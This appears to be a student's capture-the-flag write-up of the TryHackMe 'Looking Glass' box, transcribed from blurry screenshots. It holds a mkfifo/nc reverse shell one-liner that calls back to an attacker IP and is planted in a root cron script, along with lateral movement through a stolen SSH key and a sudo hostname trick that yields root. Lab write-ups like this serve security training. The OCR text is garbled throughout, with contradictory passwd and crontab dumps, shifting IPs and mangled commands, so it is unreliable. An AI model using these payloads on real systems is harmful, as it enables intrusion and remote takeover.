jabberwock:sk0ll0wing-glass: $ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
env_reset, mail_badpass, secure_path=/usr/local/bin:/usr/local/sbin:/usr/bin:/sbin:/snap/bin

Use Jabberwock you will run the following command on looking-glass:
(jroot) NOPASSWD: /bin/reboot
jabberwock:sk0ll0wing-glass: $ ./twasBrillig.sh twasBrillig.sh.bak
jabberwock:sk0ll0wing-glass: $ echo rm -r /tmp/f* >/tmp/f;cat /tmp/f/bin/sh -i 2>&1nc 10.10.48.159 1234 >/tmp/f* > twas8
jabberwock:sk0ll0wing-glass: $ sudo /bin/reboot
Connection to 10.10.2.198 closed by remote host.
Connection to 10.10.2.198 closed.
```

Upgrade the shell to the proper shell.

Kali-Linux-2022.2-virtualbox-amd64 [Snapshot 1] [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

```
gnutls(x:14:~)gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody::/usr/sbin/nologin
systemd-network:x:102:system Network Management,,,:/run/system/netif:/usr/sbin/nologin
systemd-resolve:x:103:system Network Configuration,,,:/run/system/resolve:/usr/sbin/nologin
messagebus:x:103:103::/nonexistent:/usr/sbin/nologin
pulseaudio:x:104:104::/nonexistent:/usr/sbin/nologin
lxde:x:106:106::/usr/libexec/lxde:/bin/false
uidroot:x:106:106::/run/uidroot:/usr/sbin/nologin
dnsmasq:x:107:6534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
dnsmasq:x:107:6534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
polinatee:x:109:1::/var/cache/polinatee:/bin/false
sshd:x:110:65534:/:/run/sshd:/usr/sbin/nologin
tryphame:x:111:1::/home/cryme:/bin/bash
tryphame:x:1001:1001:tryphame,,,:/home/cryme:/bin/bash
twedledum:x:1002:1002:,,,:/home/tweedledum:/bin/bash
tweedledum:x:1003:1003:,,,:/home/tweedledum:/bin/bash
Alice:x:1004:1004:,,,:/home/Alice:/bin/bash
alice:x:1005:1005:,,,:/home/alice:/bin/bash
jabberwock@looking-glass:~$ cat /etc/crontab
# Unlike any other crontab you don't have to run the 'crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# so that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin

# H M D M N W user command
17 * * * * root    cd / & run-parts --report /etc/cron.hourly
30 6 * * * root    test -x /usr/sbin/anacron || ( cd / & run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / & run-parts --report /etc/cron.weekly )
52 1 * * 7 root    test -x /usr/sbin/anacron || ( cd / & run-parts --report /etc/cron.monthly )

Breakout tweedledum bash /home/jabberwock/wasBrillig.sh
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
  env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/bin:/snap/bin

User jabberwock may run the following commands on looking-glass:
(jabberwock@looking-glass:~$ cd twasBrillig.sh;sh twasBrillig.sh.bak
jabberwock@looking-glass:~$ echo "rw /tmp/fmkfifo /tmp/f;cat /tmp/f|bin/sh -l 2>&1|nc 18.18.40.169 1234 >/tmp/f" > twas8
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection closed by remote host.
Connection to 10.10.2.196 closed.
```

let see what we have in the home folder. We have two files here. One is a poem and another one is encrypted.

Kali-Linux-2022.2-virtualbox-and64 [Snapshot 1] [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

```
grants:x:1001:grants:Bug-Reporting System (admin):/var/lib/grants:/usr/sbin/nologin
root:x:0:root:Privileged User (root):/root:/bin/bash
systemd-network:x:100:102:system Network Management, /run/systemd/netif:/sbin/nologin
systemd-resolve:x:100:103:systemd Resolver, /run/systemd/resolve:/usr/sbin/nologin
syslog:x:100:104:syslogd, /var/run/syslog:/sbin/nologin
mesg:x:100:105:mesg, /var/run/mesg:/sbin/nologin
apt:x:100:106:apt, /var/lib/dpkg:/bin/false
lxde:x:100:107:lxde, /var/lib/ldm:/bin/false
dnsmasq:x:100:108:dnsmasq, /var/lib/msc:/usr/sbin/nologin
landscape:x:100:112::/var/lib/landscape:/usr/sbin/nologin
nfslock:x:100:113:nfslock, /var/lib/nfs:/sbin/nologin
sshd:x:100:114:sshd, /var/run/sshd:/sbin/nologin

tryhacker:x:1000:1000:TryHackMe:/home/tryhacker:/bin/bash
jabberwock:x:1000:10001:.,:/home/jabberwock:/bin/bash
tweedledee:x:1000:10002:.,:/home/tweedledee:/bin/bash
humptydumpty:x:1004:1004:.,:/home/humptydumpty:/bin/bash
alice:x:1005:1005:.,:/home/alice:/bin/bash
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide cron tab
# Unlike /etc/cron.d, cron.d won't run unless you have the "cron" field
# populated in the crontab entry when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/bin


# # # dom mon dow user  command
17 * * * * root    cd / & run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/local/cronancon || ( cd / & run-parts --report /etc/cron.daily )
45 6 * * 7 root    test -x /usr/local/cronancon || ( cd / & run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/cronancon || ( cd / & run-parts --report /etc/cron.monthly )

Broot#twedledum$ path /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
  env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/bin:/sbin:/snap/bin

Use jabberwock will run the following commands on looking-glass:
  (root) NOPASSWD: /sbin/reboot
  (root) NOPASSWD: /bin/sh
jabberwock@looking-glass:~$ echo "rm /tmp/fjkfio /tmp/fj" | cat /tmp/fj | bin/sh -l 2>&1|nc 18.18.40.169 1234 >/tmp/f" | xwsh
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 18.18.40.169 closed by remote host.
Connection to 18.18.40.169 closed.

[ kali@kali:~ ]
```

I use an online hash cracker; hashes.com to crack the encrypted message. We get a password.



## Horizontal Privilege Escalation

### **Thought Process and Methodology and Attempts:**

Since we know there is a user humptydumpty, and the password we gain is from humptydumpty.txt. so, I guess it's the password for that user. Using the su command to switch to user humptydumpty and enter the password.

Let's look at what we have here, there's a folder named alice and we know it's one of the users.

Go to alice home folder. We have permission to read the .bashrc file.

Find rsa\_key. Just as I expected, the id\_rsa file is in .ssh/folder. And fortunately owned by humptydumpty so we can read the content

Kali-Linux-2022.2-virtualbox-amd64 [Snapshot 1] [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

```
gntz@x14143:~$ sudo -E ./run/gnatsd: /usr/lib/gnatsd/usr/sbin/nologin
nobody@x14143:~$ gnatsd: nobody: noexecutable:/usr/sbin/nologin
system-network:x100:102:system Network Management,,/run/systemd/netif:/usr/sbin/nologin
gnatsd:x101:103:gnatsd:gnatsd:/run/gnatsd/run/systemd/resolve:/usr/sbin/nologin
gnatsd:x102:104:/home/sysv/usr/sbin/nologin
messagebus:x103:105::/nonexistent:/usr/sbin/nologin
apt@x14143:~$ gnatsd: apt:nobody:/usr/sbin/nologin
gnatsd:x104:106:gnatsd:gnatsd:/run/gnatsd/run/systemd/resolve:/usr/sbin/nologin
uidadd:x105:110:/run/uidadd/usr/sbin/nologin
dnsmasq:x107:65534:dnsmasq,,/var/lib/misc/usr/sbin/nologin
lanscan:x108:65534:lanscan:/var/lib/nanomesh/nanomesh/nologin
gnatsd:x109:101:/var/cache/gnatsd/limits:/var/cache/gnatsd/limits/false
sshd:x110:65534::/sbin/sshd:/usr/sbin/nologin
tryhacker:x100:10000:TryHacker:/home/tryhacker/bin/bash
tryhacker:x101:10001:tryhacker:/home/tryhacker/bin/bash
tweedledum:x102:10002:,,/home/tweedledum/bin/bash
tweedledee:x103:10003:,,/home/tweedledee/bin/bash
alice:x104:10004:alice,,/home/alice/bin/bash
alice:x105:10005:alice,,/home/alice/bin/bash
jabbereck@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide cron table
# (for root, every user on the system can have to run the 'cron' table)
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/bin:/sbin:/usr/bin

# # in dom mon dow user  command
# * * * * * root    cd / & run-parts --report /etc/cron.hourly
# 33 11 * * * root    test -x /usr/sbin/munin-cron & /usr/sbin/munin-cron --report - /etc/cron.daily
# 47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / & run-parts --report /etc/cron.weekly )
# 52 6 * * 0 root    test -x /usr/sbin/anacron || ( cd / & run-parts --report /etc/cron.monthly )

Breakout tweedledum bash@jabbereck@twasBrillig.sh
jabbereck@looking-glass:~$ sudo -l
Matching Defaults entries for jabbereck on looking-glass:
  env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/bin:/snap/bin

User jabbereck will run the following commands on looking-glass:
  (root) NOPASSWD: /bin/reboot

jabbereck@looking-glass:~$ ./twasBrillig.sh twasBrillig.sh.bak
jabbereck@looking-glass:~$ echo "rm /tmp/f1mkfifo /tmp/f1" | bin/sh -i 2>&1 lmc 18.18.40.169 1234 >/tmp/f1 > twasSh
jabbereck@looking-glass:~$ sudo /bin/reboot
Connection to 19.10.2.198 closed by remote host.

[ kali@kali:~ ]
```

ssh to alice using that file and we are logged in as alice.

We have only one file kitten.txt, but it's useless to us so we have to use the enumeration script.

# Root Privilege Escalation

#### **Thought Process and Methodology and Attempts:**

Using cat command to view the etc/sudoers.d/alice file. We can run /bin/bash as root but we can't run this directly using sudo /bin/bash like we used to. We can specify the hostname using -h with sudo though. We know that ssalg-gnikool is the hostname. So, to prove, we can use the -h flag. once confirmed we can escalate to root!

Using the command cd root to go to root and let see what file we have. since what we want is the root flag let's view root.txt

Kali-Linux-2022.2-virtualbox-amd64 [Snapshot 1] [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

cat: /etc/sudoers.d: is a directory  
alice@looking-glass:~\$ cat /etc/sudoers.d/alicew  
cat: /etc/sudoers.d/alicew: No such file or directory  
alice@looking-glass:~\$ cat /etc/sudoers.d/alicew  
alice@looking-glass:~\$ sudo -l -h ssalg-gnikool  
sudo: unable to resolve host ssalg-gnikool  
Matching Defaults entries for alice on ssalg-gnikool:  
 env\_reset, mail\_badpass,  
 secure\_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/bin:/sbin

User alice may run the following commands on ssalg-gnikool:  
(root) NOPASSWD: /bin/bash  
alice@looking-glass:~\$ sudo -l -h ssalg-gnikool /bin/bash  
sudo: unable to resolve host ssalg-gnikool /bin/bash  
[sudo] password for alice:

Sorry, try again.  
[sudo] password for alice: /bin/bash  
Sorry, try again.  
[sudo] password for alice:  
sudo: 3 incorrect password attempts  
alice@looking-glass:~\$  
alice@looking-glass:~\$ sudo -l -h ssalg-gnikool /bin/bash  
sudo: unable to resolve host ssalg-gnikool /bin/bash  
[bin/bash]  
alice@looking-glass:~\$ sudo -h ssalg-gnikool /bin/bash  
sudo: -h ssalg-gnikool /bin/bash  
[bin/bash]  
alice@looking-glass:~\$ sudo -h ssalg-gnikool /bin/bash  
sudo: unable to resolve host ssalg-gnikool  
root@looking-glass:~# id  
uid=0(root) gid=0(root) groups=0(root)  
root@looking-glass:~# cd /root  
root@looking-glass:/root# ls -l  
total 16  
drwxr-x--x 2 root root 4096 Jun 30 2020 passwords  
-rw-r--r-- 1 root root 38 Jun 30 2020 .bash\_history  
-rw-r--r-- 1 root root 386 Jul 1 2020 .bashrc  
-rw-r--r-- 1 root root 368 Jul 1 2020 .profile  
root@looking-glass:/root# !

[kali㉿kali:~] ~

[jabberwocky:~] ~

jabberwocky@kali:~\$ id  
uid=1000(jabberwocky) gid=1000(jabberwocky) groups=1000(jabberwocky)  
Last login: Tue Jul 26 09:42:07 2022 from 10.10.40.169  
jabberwocky@looking-glass:~\$ cp twasillis.sh twaswillig.sh.bak  
jabberwocky@looking-glass:~\$ ./twaswillig.sh < /tmp/fizfiz/ /tmp/fizfiz/cat /tmp/fizfiz/bin/sh -i 2>/dev/null  
Connection to 10.10.124.59 closed by remote host.  
Connection to 10.10.124.59 closed.

[kali㉿kali:~] ~

Type here to search

10.18.40.169 7:58 PM

Using cat command to view root.txt, and finally, we get the flag!

## Contribution:

id	Name	Contribution	Signature
1211100930	Ku Najwa Syauqina Ku Azrin	-	

Note: Screenshots are from obs' screen recording that's why all the screenshots look a bit blurry.

LINK VIDEO: <https://www.youtube.com/watch?v=lBTfBki-3FA>